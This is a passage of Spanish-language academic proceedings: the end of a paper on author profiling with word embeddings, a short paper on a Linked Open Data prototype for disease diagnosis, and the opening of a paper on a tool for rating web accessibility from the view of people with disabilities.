2.2 Aprendizaje de embeddings con los datos de entrenamiento

Los embeddings son aprendidos utilizando los mismos datos de entrenamiento con los que será aprendido el modelo de clasificación. Aquí, tendremos que elegir el algoritmo de aprendizaje de embeddings particular que se va a utilizar como por ejemplo Word2vect, Fastext o Glove. La ventaja de esta metodología es que no se necesita tener conocimiento profundo sobre el método de obtención de los mismos, ya que todos los detalles del entrenamiento de estas representaciones quedan ocultos. De esta manera, reflejan mejor las particularidades del lenguaje del dominio específico bajo consideración, en comparación a los aprendidos sobre textos genéricos sobre temáticas muy diversas, es decir, los pre-entrenados. Este tipo de aprendizaje es el que se utilizó en [2].

2.3 Aprendizaje de embeddings con el modelo de clasificación o la tarea

En este caso, los embeddings se aprenden con los datos de entrenamiento pero en simultáneo con el modelo de clasificación. Esto provoca que los embeddings incorporen información (auto)-supervisada de la estructura del lenguaje, pero también infor-

mación supervisada sobre el problema de clasificación que se está resolviendo. Así, un espacio de embeddings obtenido con la tarea de clasificación es más específico respecto a la tarea a resolver. Esto se debe a que la importancia de ciertas relaciones semánticas son dependientes de cada tarea en particular. La desventaja de este enfoque es que se debe tener conocimiento de aprendizaje profundo y de la forma en que se estructuran las capas dentro de una red neuronal profunda para poder obtener estas representaciones.

3 Perfilado de autor con embeddings

En [2] se extendieron los perfiles de palabras clásicos y se utilizaron, en lugar de las representaciones atómicas (indivisibles) de las palabras, sus embeddings que contienen relaciones implícitas entre las mismas. Para la comparación de los perfiles se propuso la métrica *sim_perf_embed*, una medida ponderada que toma en cuenta la magnitud de la similitud y la frecuencia de las palabras y utiliza un umbral que indica el mínimo nivel de similitud que dos palabras deben tener para ser consideradas “semejantes" o “similares". En particular en esta extensión reportaremos los resultados obtenidos con una de las variantes de la métrica anterior, denominada *sim_perf_W* (*W* por Word2vec) ya que utiliza los embeddings aprendidos con los datos de entrenamiento con el algoritmo Word2vect. Este algoritmo fue seleccionado como el mejor, luego de realizar una experimentación empleando las colecciones Enron y CIAPPA con los algoritmos Word2vec, Fastext y Glove. Notar que los resultados que se muestran en las siguientes tablas en la columna *sim_perf_W*, son los mismos reportados en [2] pero se replican en esta oportunidad para poder comparar con las nuevas métricas que consideran los embeddings pre-entrenados (*sim_pf_GP*) y los aprendidos con la tarea (*sim_pf_A, sim_pf_B* y *sim_pf_C*). A continuación se amplía la descripción de estas últimas.

4 Evaluación experimental

En esta sección se describen brevemente las colecciones utilizadas en la experimentación, los resultados obtenidos y un análisis de los mismos. La métrica *sim_perf* que considera embeddings pre-entrenados (aprendidos) con datos externos, se identifica como *sim_pf_GP*. En este caso se utilizaron los embeddings de glove, extraídos del archivo denominado *twitter.27B.25d*. En el caso de la métrica que utiliza los embeddings aprendidos con la tarea (de clasificación), se obtuvieron resultados de tres variantes: a) *sim_pf_A* que utiliza la función de activación sigmoidal en la red neuronal que los obtiene y no usa embeddings pre-entrenados, b) *sim_pf_B* que se diferencia del anterior en que emplea la función de activación relu y, c) *sim_pf_C* que se distingue de *sim_pf_A* en que se inicializan los embeddings con los embeddings pre-entrenados de Glove.

4.1 Corpus Enron

Este corpus [3] está compuesto de textos planos formales escritos en inglés correspondientes a los emails de 80 autores. El conjunto de entrenamiento lo comprenden 282 documentos (cada uno autor posee entre 2 y 4 documentos). El conjunto de prueba lo conforman 80 documentos (1 por autor).

La Tabla 1 muestra los resultados de medida F obtenidos variando el tamaño de perfil (L) de 50 a 3000 para la tarea de identificación de autoría. Se encuentran resaltados los mejores valores y se puede observar que *sim_pf _W* alcanza la mejor medida F para L = 700 con 0,58 superando a *sim_pf_GP* que obtuvo como mejor valor 0,40 para L = 500, y a los mejores usando embeddings de la tarea *sim_pf_A y sim_pf_B* que alcanzaron 0,45 para L = 800. En particular, luego de un L = 1500 no se tienen mejoras para ningunos de los casos probados y considerar más palabras no mejora la performance del clasificador.

4.2 Corpus para la Identificación de la Alineación Política de Periodistas Argentinos (CIAPPA)

Este corpus [4] está compuesto de 196 documentos, en español, pertenecientes a 10 periodistas, 5 de estos explícitamente apoyan las acciones del gobierno argentino (entre los años 2012 y 2015), y los otros 5 son opositores al gobierno en ese periodo. De esta manera, 98 documentos pertenecen a la clase oficialista y 98 a la clase opositora. En la experimentación se planteó el problema de perfilado de autor para identificar la clase de un documento, y así determinar si el autor es oficialista u opositor al gobierno. El conjunto de entrenamiento está compuesto por 84 documentos oficialistas y 84 opositores quedando balanceado en las dos clases, mientras que el conjunto de prueba lo comprenden 14 oficialistas y 14 opositores.

La Tabla 2 muestra los resultados de medida F obtenidos variando el tamaño de perfil L de 10 a 3000. Analizando los resultados podemos observar, que el mejor valor con *sim_pf_GP* 0,92 es similar al obtenido con *sim_pf_W* pero difieren en el tamaño del perfil. Para el caso de las variantes de los embeddings aprendidos con la tarea de clasificación, los mejores valores se alcanzan para sim_pf_A con el L = 500 y es de 0,89, y para *sim_pf_C* con el L = 7000 y es de 0, 89.

5 Conclusiones

Luego de realizar el diseño experimental podemos afirmar que los resultados obtenidos con las métricas que consideran embeddings obtenidos de los datos de entrenamiento alcanzaron mejores resultados respecto a los otros evaluados. La causa de esto puede ser que los datos externos, si bien son aprendidos sobre volúmenes más grandes de datos, estos son muy generales y no reflejan la información del dominio particular abordado. Por otro lado, los resultados obtenidos con las métricas que consideran embeddings calculados junto con el modelo de clasificación, si bien son muy específicos para la tarea, parecería requerir de un número mayor de datos de entrenamiento para capturar patrones del lenguaje complejos.

Se puede concluir, así, que el aprendizaje de representaciones en el contexto de los EBP's obtiene un desempeño claramente superior utilizando embeddings aprendidos con Word2vec sobre el mismo conjunto de entrenamiento.

Enfoque perfiles con embeddings					
	Del Corpus	Pre-entrenado	De la tarea		
L	*sim_pf_W*	*sim_pf_P_G*	*sim_pf_A*	*sim_pf_B*	*sim_pf_C*
50	0,14	0,09	0,02	0,08	0,11
100	0,27	0,30	0,14	0,28	0,24
200	0,34	0,34	0,22	0,35	0,34
230	0,37	0,30	0,20	0,38	0,38
250	0,33	0,34	0,24	0,41	0,38
280	0,40	0,38	0,26	0,40	0,36
300	0,42	0,38	0,29	0,39	0,39
330	0,44	0,39	0,26	0,40	0,40
350	0,41	0,37	0,28	0,40	0,40
400	0,45	0,38	0,24	0,39	0,40
500	0,47	**0,40**	0,32	0,33	0,39
700	**0,58**	0,39	0,43	0,44	**0,44**
800	0,53	0,39	**0,45**	**0,45**	0,43
900	0,50	0,38	0,44	0,43	0,38
1000	0,48	0,38	0,45	0,42	0,38
1100	0,47	0,38	**0,45**	0,42	0,40
1200	0,48	0,38	0,45	0,42	0,39
1500	0,50	0,38	0,45	0,42	0,39
1800	0,50	0,38	0,45	0,42	0,39
2000	0,50	0,38	0,45	0,42	0,39
2300	0,50	0,38	0,45	0,42	0,39
2500	0,50	0,38	0,45	0,42	0,39
3000	0,50	0,38	0,45	0,42	0,39

Tabla 1. Resultados Enron.

Enfoque perfiles con embeddings					
	Del Corpus	Pre-entrenado	De la tarea		
L	*sim_pf_W*	*sim_pf_GP*	*sim_pf_A*	*sim_pf_B*	*sim_pf_C*
10	0,31	0,53	0,33	0,26	0,33
20	0,56	0,33	0,33	0,40	0,45
50	0,34	0,60	0,60	0,49	0,53
70	0,53	0,71	0,71	0,65	0,71
100	0,64	0,64	0,74	0,78	0,74
120	0,56	0,74	0,71	0,74	0,74
150	0,60	0,74	0,74	0,74	0,74
180	0,63	0,71	0,74	0,78	0,74
200	0,67	0,67	0,78	0,74	0,81
400	0,74	**0,92**	0,70	0,70	0,70
500	0,74	0,78	**0,89**	**0,85**	0,85
600	0,71	0,74	0,82	0,78	0,82
700	0,78	0,78	0,82	0,74	0,82
750	0,82	0,74	0,85	0,71	0,85
1000	0,82	0,64	0,81	0,78	0,81
2000	0,85	0,74	0,74	0,67	0,78
2300	0,85	0,62	0,81	0,63	0,81
2500	0,89	0,70	0,81	0,63	0,81
2800	0,85	0,70	0,81	0,66	0,81
3000	0,85	0,67	0,81	0,66	0,81
3500	0,85	0,78	0,85	0,70	0,85
4000	0,85	0,74	0,85	0,78	0,85
4500	0,89	0,74	0,81	0,78	0,81
5000	0,89	0,74	0,81	0,70	0,81
6000	0,81	0,74	0,85	0,71	0,85
7000	**0,92**	0,74	0,85	0,71	**0,89**
8000	0,92	0,74	0,85	0,71	0,85
9000	0,92	0,74	0,85	0,74	0,85
10000	0,89	0,74	0,81	0,78	0,85

Tabla 2. Resultados CIAPPA.

Referencias

1. Stamatatos E.: A survey of modern authorship attribution methods. Journal of the American Society For Information Science and Technology, 2009.
2. Funez D. G., Errecalde M. y Cagnina L.: Un nuevo enfoque basado en perfiles con aprendizaje de representaciones. CACIC 2022.
3. Halvani, O. y Graner, L.: Rethinking the evaluation methodology of authorship verification methods.
4. Mercado, V., Villagra, A., y Errecalde, M. L.: Exploratory analysis of a new corpus for political alignment identification of argentinian journalists. CACIC 2019.
5. Chollet F.: Deep learning with Python. Simon and Schuster, 2017.

Prototipo para la diagnosis de enfermedades utilizando fuentes de Linked Open Data (LOD)

Gastón Lacuesta, Ignacio Rondan, Roxana Martínez

Universidad Argentina de la Empresa (UADE), Lima 757, Ciudad Autónoma de Buenos Aires, Argentina
{glacuesta, irondan, mariarmartinez}@uade.edu.ar

Abstract. Las tecnologías Linked Open Data (LOD), también llamadas grafos de conocimiento (KG-Knowledge Graph) aplicados en un contexto específico, se encuentra con dificultades al aplicarse a proyectos de dominios específicos. Algunas de estas se deben a la alta curva de aprendizaje que deben superar los expertos del dominio respecto a las tecnologías subyacentes de LOD para poder llevar a cabo una implementación exitosa de sus proyectos. Este trabajo apunta a eliminar dicha curva de aprendizaje a través de la aplicación de técnicas de Exploración Visual (VE-Visual Exploration), generando un prototipo para el diagnóstico de enfermedades a través de su sintomatología utilizando fuentes LOD del dominio específico de la medicina, lo cual a diferencia de las tradicionales bases de datos cerradas que se pueden encontrar en múltiples productos del dominio, posee múltiples ventajas tales como la retroalimentación y actualización continua y abierta por parte de una comunidad de expertos en el dominio.

Keywords: Linked Open Data, Exploración Visual, Grafos, Medicina.

1 Introducción

En el ámbito médico, la integración y el análisis de datos complejos son fundamentales para el avance de la investigación y el desarrollo de tratamientos efectivos. Una de las metodologías más destacadas para abordar este desafío es el uso de LOD, ya que permite interconectar conjuntos de datos diversos mediante relaciones semánticas, facilitando así su análisis y comprensión. El empleo de LOD como fuente de datos presenta varias ventajas. Una de las más significativas es la capacidad de añadir nuevas relaciones y datos al conjunto existente mediante un simple reprocesamiento. Esto es posible gracias a la naturaleza dinámica de LOD, donde expertos en diversas áreas actualizan y enriquecen constantemente los datos. Este enfoque no solo mejora la calidad y la profundidad de la información disponible, sino que también permite a los investigadores acceder a datos actualizados y relevantes sin necesidad de modificar la estructura original de sus bases de datos [1].

Existen múltiples ontologías (o repositorios) en el ecosistema LOD con las reglas semánticas necesarias para establecer relaciones entre enfermedades y otras entidades,

como síntomas, tratamientos y genes. La principal a utilizar es MONDO [2], que es un compendio de ontologías que establece relaciones entre enfermedades y diversas entidades mencionadas a continuación; HPO, que contiene relaciones sobre fenotipos a utilizar para el filtrado de enfermedades [3]; MAXO, con datos sobre acciones, procedimientos y terapias recomendadas para una enfermedad [4]; y UBERON, sobre términos anatómicos afectados por dicha enfermedad [5]. Este es un ecosistema que está en constante evolución, agregando cientos de nuevos términos todos los meses desde su creación [6]. Este trabajo utilizará estas fuentes para generar modelos de datos relevantes junto a un prototipo para explorarlos mediante VE.

Para asegurar la relevancia y aplicabilidad del prototipo, se realizó un proceso de relevamiento que permitió identificar casos de uso específicos del dominio, validar las fuentes de datos seleccionadas e investigar sobre la aplicación de técnicas de VE. Estas últimas se utilizan para interactuar y entender datos representados semánticamente en tripletas, donde los nodos objeto y sujeto son entidades (enfermedades, síntomas, genes, químicos) y las aristas sus relaciones. Estas técnicas permiten a profesionales de la salud comprender mejor las complejas relaciones entre entidades, identificando patrones y obteniendo conocimiento de interés en el área. [7].

2 Trabajos relacionados

El campo de estudio de LOD y VE ha crecido notablemente, impulsado por la necesidad de hacer accesibles grandes cantidades de datos interrelacionados para usuarios no expertos. En base a [8][9] se muestra un aumento en publicaciones sobre KGs y VE, destacando el interés en la medicina. Se han demostrado el potencial de VE para descubrir patrones y relaciones en datos, utilizando múltiples vistas coordinadas [10]. Además, existen trabajos donde se poseen objetivos similares a este artículo, desarrollando un prototipo para el análisis de datos LOD en ciencias marinas. Aunque no se centra en medicina, presenta enfoques funcionales para VE de LOD, ayudando a reducir la curva de aprendizaje de estas tecnologías [11].

Por otra parte, herramientas de apoyo a la toma de decisiones clínicas como UpToDate [12], proporcionan información sobre relaciones ontológicas médicas a través de sistemas de bases de datos cerradas, mantenidas mediante retroalimentación y validación de expertos financiados privadamente, por ello, a diferencia de soluciones LOD, estas no son escalables ni automatizables como aquellas que si las utilizan.

En resumen, aunque algunos de estos trabajos no se enfocan principalmente en medicina presentan enfoques inspiradores para el desarrollo de soluciones más completas en este dominio; otros productos como UpToDate, facilitan el diagnóstico clínico, pero no utilizan LOD como fuente de datos, lo cual limita el dinamismo y frecuencia de actualización de los datos.

3 Prototipo

La interfaz de usuario del prototipo presentará los resultados utilizando técnicas de visualización de datos como mapas de calor, dendrogramas y filtros para explorar las

relaciones específicas y permitir a los expertos contrastar su diagnóstico tradicional con el del prototipo, obteniendo una segunda opinión basada en información global y referencias a tratamientos. Además, podrán explorar visualmente el peso que tienen las características en la enfermedad, así como las alternativas jerárquicas de enfermedades, como las distintas variantes de Epilepsia de Lóbulo Frontal Nocturna Autosomal Dominante [13] observadas en la Fig. 1. También ofrece, en caso de que la enfermedad tenga las relaciones establecidas, tratamientos recomendados para la misma.




Fig. 1. Interfaz de usuario del prototipo desarrollado en el marco de este trabajo, conteniendo las herramientas de VE y filtros especificados.

Respecto a la arquitectura propuesta para este prototipo, se incluye un laboratorio offline en el cual se genera el modelo de datos en etapas iniciales del trabajo utilizando herramientas de la plataforma Python. Este laboratorio consume ontologías para crear un modelo de datos estructurado y comprensivo a través de un proceso de extracción, transformación y carga. Una vez generado el modelo de datos, se almacena en colecciones de MongoDB, lo cual permite la búsqueda de enfermedades basadas en filtros de relaciones.

Los servicios API backend se encuentran contenerizados con Docker e implementados utilizando Flask, proporcionando una interfaz robusta y flexible para la interacción con los datos. Para el frontend, se emplea React, asegurando una experiencia de usuario dinámica y responsive. En la Fig. 2 se puede observar en detalle lo mencionado anteriormente, así como el diseño de despliegue productivo en los ambientes de prueba otorgados por la universidad para el desarrollo de este trabajo y así cumplir

con atributos de calidad de una arquitectura de software [14], como la Mantenibilidad, asegurando que el sistema puede ser fácilmente actualizado mediante la extracción automática de ontologías.




Fig. 2. Diagrama conceptual de alto nivel de la arquitectura del prototipo, detallando los pipelines de ETL, los servicios backend y frontend y el conjunto de servicios utilizados para el despliegue productivo.

4 Conclusiones y líneas futuras

Este trabajo presenta una metodología innovadora para la integración y análisis de datos médicos mediante el uso de LOD. Como aporte, este trabajo al aprovechar las ontologías existentes se ha desarrollado un modelo de datos que facilita la exploración de relaciones complejas entre enfermedades, tratamientos, estructuras anatómicas y fenotipos. Gracias a la naturaleza dinámica de LOD, el modelo de datos se enriquece automáticamente a medida que se añaden nuevas relaciones y datos actualizados por expertos en el campo, lo que incrementa continuamente la riqueza del contenido mostrado. Este enfoque no solo mejora la gestión de datos médicos, sino que también proporciona una base sólida para la investigación y el descubrimiento de nuevos conocimientos en el ámbito de la salud.

En futuras investigaciones, se propone ampliar el modelo de datos incorporando más ontologías y fuentes de datos para enriquecer la información disponible. Además, se explorará el uso de técnicas avanzadas de aprendizaje automático para identificar patrones y relaciones emergentes en los datos [15]. También se contempla la implementación de herramientas de visualización de datos más sofisticadas que permitan a los investigadores y profesionales de la salud interactuar de manera más efectiva con los datos y obtener perspectivas más profundas [7].

Por otro lado, se podría ampliar el prototipo para integrarlo con sistemas de registros médicos electrónicos (EMR), facilitando el acceso a datos clínicos en tiempo real y mejorando la toma de decisiones de los profesionales de la salud. Además, incorporar técnicas de inteligencia artificial explicable (XAI) garantizaría la transparencia y comprensión de los resultados, aumentando la confianza en estas tecnologías.

Referencias bibliográficas

1. Ontotext. (2016, June 24). *Fundamentals: What are Linked Data and Linked Open Data?* Ontotext. https://www.ontotext.com/knowledgehub/fundamentals/linked-data-linked-open-data/
2. Monarch Initiative. (n.d.). *Monarch Initiative*. https://mondo.monarchinitiative.org
3. Human Phenotype Ontology. (n.d.). https://hpo.jax.org/
4. Monarch-Initiative. (n.d.). *GitHub - monarch-initiative/MAxO: Medical action ontology*. GitHub. https://github.com/monarch-initiative/MAxO
5. Uberon Multi-species Anatomy Ontology. (n.d.). About Uberon. https://obophenotype.github.io/uberon/about/
6. Monarch Initiative. (n.d.). *MONDO releases*. GitHub. https://github.com/monarch-initiative/mondo/releases
7. Pienta, R., Tamersoy, A., Endert, A., Jang, Y., Ribarsky, W., & Turkay, C. (2018). VIGOR: Interactive visual exploration of graph query results. *IEEE Transactions on Visualization and Computer Graphics, 24*(1), 215-225. https://doi.org/10.1109/TVCG.2017.2744898
8. Kejriwal, M. (2022). Knowledge graphs: A practical review of the research landscape. Information, 13(4), 161. https://doi.org/10.3390/info13040161
9. Turki, H., Owodunni, A. T., Taieb, M. A. H., Bile, R. F., & Aouicha, M. B. (2023, June 22). A decade of scholarly research on open knowledge graphs. arXiv.org. https://arxiv.org/abs/2306.13186
10. De Vocht, L., Beeckmans, S., & Mannens, E. (2014). A VE workflow as enabler for the exploitation of LOD. Proceedings of the CER-WS.org 2015, 30-41. ISSN 1613-0073
11. Nuñez, G., Buckle, C., & Zárate, M. (2022). Visual analytics for LOD in marine sciences. In *InX Jornadas de Cloud Computing, Big Data & Emerging Topics* (La Plata, 2022). ISBN: 978-950-34-2126-0. http://sedici.unlp.edu.ar/handle/10915/139373
12. Wolters Kluwer. (n.d.). Clinical decision support with UpToDate. https://www.wolterskluwer.com/en/solutions/uptodate/clinical-decision-support
13. Monarch Initiative. (n.d.). MONDO:0020300. https://monarchinitiative.org/MONDO:0020300
14. Bass, L., Clements, P., & Kazman, R. (2012). *Software architecture in practice* (3rd ed.). Addison-Wesley.
15. Obermeyer, Z., & Emanuel, E. J. (2016). Predicting the future - Big data, machine learning, and clinical medicine. *New England Journal of Medicine, 375*(13), 1216-1219. https://doi.org/10.1056/NEJMp1606181



XXI Workshop Ingeniería de Software

(WIS)

Coordinadores

Patricia Pesado (UNLP)

Elsa Estevez (UNS)

Alejandra Cechich (UNCOMA)

Accesibilidad web desde la percepción de las personas con discapacidad: una herramienta tecnológica para su valoración

Ivana Harari[1], Sergio Luján-Mora[2], Javier Díaz[1], Daniel Idalgo[1]

[1] Universidad de La Plata, La Plata BA, Argentina.
{iharari, jdiaz }info.unlp.edu.ar; didalgo@gmail.com

[2] Universidad de Alicante. Alicante, España.
sergio.lujan@ua.es

Resumen. En plena y constante evolución tecnológica, muchas personas con discapacidad aún enfrentan barreras para acceder al contenido web y a sus oportunidades disponibles, provocando aspectos emocionales negativos al perder su autonomía y derechos. La accesibilidad web está legislada en la mayoría de los países, pero estudios recientes demuestran su falta de cumplimiento efectivo. Además, no siempre se exige brindar canales para reclamar sobre esta situación desfavorable. A partir de un estudio con 53 personas con discapacidad, se observó que en un 82,6% de 109 experiencias de uso fueron infructuosas, generando indignación, frustración o angustia. Este artículo presenta una herramienta tecnológica para calificar el grado de accesibilidad percibida de un sitio según la experiencia de la persona usuaria. Esta herramienta brinda un medio para manifestarse y visibilizar reclamos u opiniones generando una base de información y retroalimentación para impulsar buenas prácticas de desarrollo accesible y contribuir a una Web más inclusiva.

Palabras claves: Discapacidad, Brecha Digital, Accesibilidad, Usabilidad, Experiencia de Usuario.

1 Introducción

En un mundo cada vez más interconectado, la omnipresencia de lo tecnológico y digital atraviesa todas las actividades de la vida cotidiana. En este contexto, la accesibilidad digital, principalmente de la web se convierte en una condición necesaria para evitar la exclusión y marginalidad, y garantizar la igualdad de oportunidades para todas las comunidades vulnerables como para aquellas personas con discapacidad (PcD).

La transformación que la sociedad necesita para poder adaptarse al constante progreso tecnológico y aprovechar sus ventajas para mejorar su calidad de vida puede verse obstaculizada frente a barreras que se generan o que aún persisten. Muchas personas quedan rezagadas en el proceso de adaptación y apropiación de los avances, al sortear las barreras generadas por el entorno, siendo vulnerados todos sus derechos.

Las PcD pueden navegar por la Web con productos de apoyo como lectores de pantallas u otras configuraciones requeridas, pero si los sitios web no respetan

estándares de desarrollo accesible, las mismas no son admitidas generando accesos infructuosos, limitados o erróneos al contenido web [1].

La accesibilidad es una cualidad del software que admite condiciones de interacción diversas por parte de las personas usuarias. A pesar de que en la mayoría de los países y regiones tienen leyes y normativas que promueven la accesibilidad digital principalmente de sitios web gubernamentales, su cumplimiento aún es muy dispar y lento. En el caso de Argentina, se aprobó en el 2010 la Ley 26.653 sobre la accesibilidad de sitios públicos [2], pero el último informe del comité revisor de la Organización de las Naciones Unidas (ONU) manifestó que aún existen barreras digitales en el acceso a la información y a los servicios disponibles para la población, principalmente en situación de discapacidad [3]. A nivel mundial, en el informe anual de WebAIM 2024 sobre el estado de la accesibilidad de 1 millón de sitios web, se detectaron un 95.9% de páginas con problemas de accesibilidad [4].

En un trabajo previo, analizamos los aspectos subjetivos de las PcD afectadas por la falta de accesibilidad. Un total de 53 PcD contestaron un cuestionario y participaron en entrevistas para indagar sobre su percepción y grado de valoración de la accesibilidad de los sitios argentinos. En base a 109 experiencias de uso comentadas, sólo el 17,43% fueron exitosas, en el resto se pidió ayuda o se dejó la tarea incompleta. En todos los casos, las PcD manifestaron indignación, frustración, angustia o molestia por esta situación y además por no disponer dentro de los sitios de algún medio para el reclamo. Aunque existen variadas herramientas de validación de accesibilidad web según normativas técnicas como las Web Content Accessibility Guidelines 2 (WCAG) [5], hay una falta de aquellas que permitan abordar la accesibilidad desde aspectos subjetivos y emocionales de las PcD [6].

El propósito de este artículo es presentar el desarrollo de una herramienta digital accesible que permita calificar y valorar la accesibilidad web del sitio visitado según la percepción y experiencia de la persona usuaria, brindando la posibilidad para expresar su voz y reclamo en pos de contribuir a una Web sin discriminaciones. En la sección 2 se describe el marco referencial de la accesibilidad; en la 3 y 4, se explica la indagación realizada a las PcD y los detalles de la herramienta, de sus aspectos funcionales y de su interfaz. Se incluyen además los primeros resultados de su evaluación y conclusiones.

2 Marco contextual sobre la accesibilidad web

En un contexto donde los cambios tecnológicos suceden aceleradamente y afectan en forma constante a la vida de las personas, cada grupo social evoluciona y se adapta según sus capacidades adquiridas para afrontar tales cambios, pero también depende de las posibilidades que le otorga el contexto, generando situaciones de inequidad.

En este sentido, se comprende a la discapacidad como una construcción social que excede el aspecto médico o de salud del individuo, que está configurada por variables y factores del ambiente que limitan a las PcD o las empoderan, que las atan a una dependencia funcional o posibilitan su autonomía. Desde una perspectiva donde el foco está puesto en la interacción dinámica de la PcD y los factores contextuales es que pensamos el abordaje de la inclusión y accesibilidad.

La accesibilidad de acuerdo con la Ley argentina 26.653 sobre accesibilidad de los contenidos web, es la posibilidad de que la información de la página pueda ser

comprendida y consultada por las PcD y por los usuarios que posean diversas configuraciones en su equipamiento o en sus programas. Esta ley fue aprobada por unanimidad en noviembre de 2010 y se encuentra enmarcada en la Convención Internacional sobre los Derechos de las Personas con Discapacidad (CDPD). Argentina se adhirió a la misma y a su protocolo facultativo en el 2008, con la Ley 26.378 [7]. La CDPD, con 190 Estados adheridos y aprobada por la ONU en diciembre de 2006 [8], promueve en su artículo 9 específicamente la accesibilidad digital y su transversalidad.

La Ley 26.653, en sus primeros artículos, especifica que el Estado Nacional, las entidades de servicios públicos como también organizaciones subsidiadas o contratadas deben proveer sitios web accesibles. La Oficina Nacional de Tecnologías Informáticas (ONTI) reglamenta las bases y criterios para aplicar la accesibilidad y en su última disposición de septiembre de 2019, exige el cumplimiento de la WCAG 2.0 de los criterios de accesibilidad de nivel A y AA [9]. Un punto muy importante es que no obliga a brindar un canal de reclamo o de contacto por temas de accesibilidad como ocurre en España con el Artículo 10 del Real Decreto 1112/2018 [10].

Con respecto a la CDPD, la ONU realiza seguimientos bianuales sobre el grado de cumplimiento por parte de cada Estado adherido, a través de un comité específico para tal función. En su último informe de revisión de diciembre de 2023 sobre la situación en Argentina, el comité manifestó su preocupación por registrar pocos avances de accesibilidad web en áreas fundamentales como la educación, la salud, el acceso a la justicia y al transporte público. También, detectó la falta de accesibilidad del sistema de gestión de documentación electrónica y de la plataforma de trámites a distancia, así como de aplicaciones móviles gubernamentales. La devolución del comité revisor da cuenta que aún la accesibilidad es un tema pendiente en el país, que existen barreras digitales en el acceso a la información y a servicios disponibles para la población [3].

La existencia de problemas de accesibilidad web aún persiste en la actualidad y es de carácter mundial. En el estudio realizado a 1 millón de sitios web por WebAIM de la Universidad Estatal de Utah, el 95,9% de las páginas presentaron errores de accesibilidad incumpliendo criterios de accesibilidad de la WCAG 2 con un promedio de 56,8 errores por página [4]. Otro estudio de análisis automático a gran escala sobre la accesibilidad web de 2.884.498 páginas de 166.311 sitios web de distintos países encontraron un promedio de 30 errores por página y solo un 0.5% de los sitios de la muestra eran accesibles. En esta ocasión, se consideraron los criterios de accesibilidad de nivel A y AA de la guía WCAG 2.1 [11].

Estos estudios son recientes del año 2024 e indican que, aunque las PcD dispongan de tecnologías de apoyo para navegar por la Web, si no se desarrollan sitios de forma accesible, su interacción será infructuosa. Esta situación provoca la falta de autonomía, atenta contra los derechos al acceso a la información y a gozar de los beneficios que la tecnología puede ofrecer para mejorar la calidad de vida de las personas.

3 La accesibilidad web según la perspectiva de las personas con discapacidad

Para las PcD y en otras situaciones de vulnerabilidad, el acceso y uso de la Web se hace imprescindible para su desenvolvimiento, formación, participación e inserción laboral como inclusive para sobrellevar y disminuir ese estado de vulnerabilidad. La falta de

accesibilidad no sólo coarta muchas posibilidades de participación en la vida de una persona, sino que además conlleva cuestiones emocionales muy profundas, y agudiza aspectos negativos como la marginación, discriminación y brecha digital [12].

Para poder comprender esta problemática desde la perspectiva de las personas damnificadas y así desarrollar alguna propuesta que atienda sus demandas, se convocaron a 53 personas con diferentes discapacidades para participar en un proceso de indagación. El objetivo de este proceso fue observar el grado de valoración de la accesibilidad que ellas perciben al utilizar sitios web según sus experiencias analizando el impacto emocional que les genera, tanto antes de comenzar la interacción para concretar sus tareas en mente como al finalizarla.

3.1 Detalles del proceso de indagación

En el proceso de indagación participaron 8 personas ciegas, 14 con disminución visual, 3 personas sordas, 2 con hipoacusia, 2 con dislexia, 3 personas neurodivergentes, 10 personas con discapacidad motriz en miembros superiores y 11 personas adultas mayores. Cada persona se autopercibió e identificó en un determinado perfil. Las personas adultas mayores se describieron de dicha manera justificando que sus diferentes dificultades auditivas, motrices y visuales eran propias de la edad. A todos los participantes se les solicitó un consentimiento informado con sus derechos indicando que podían abandonar la investigación en cualquier momento.

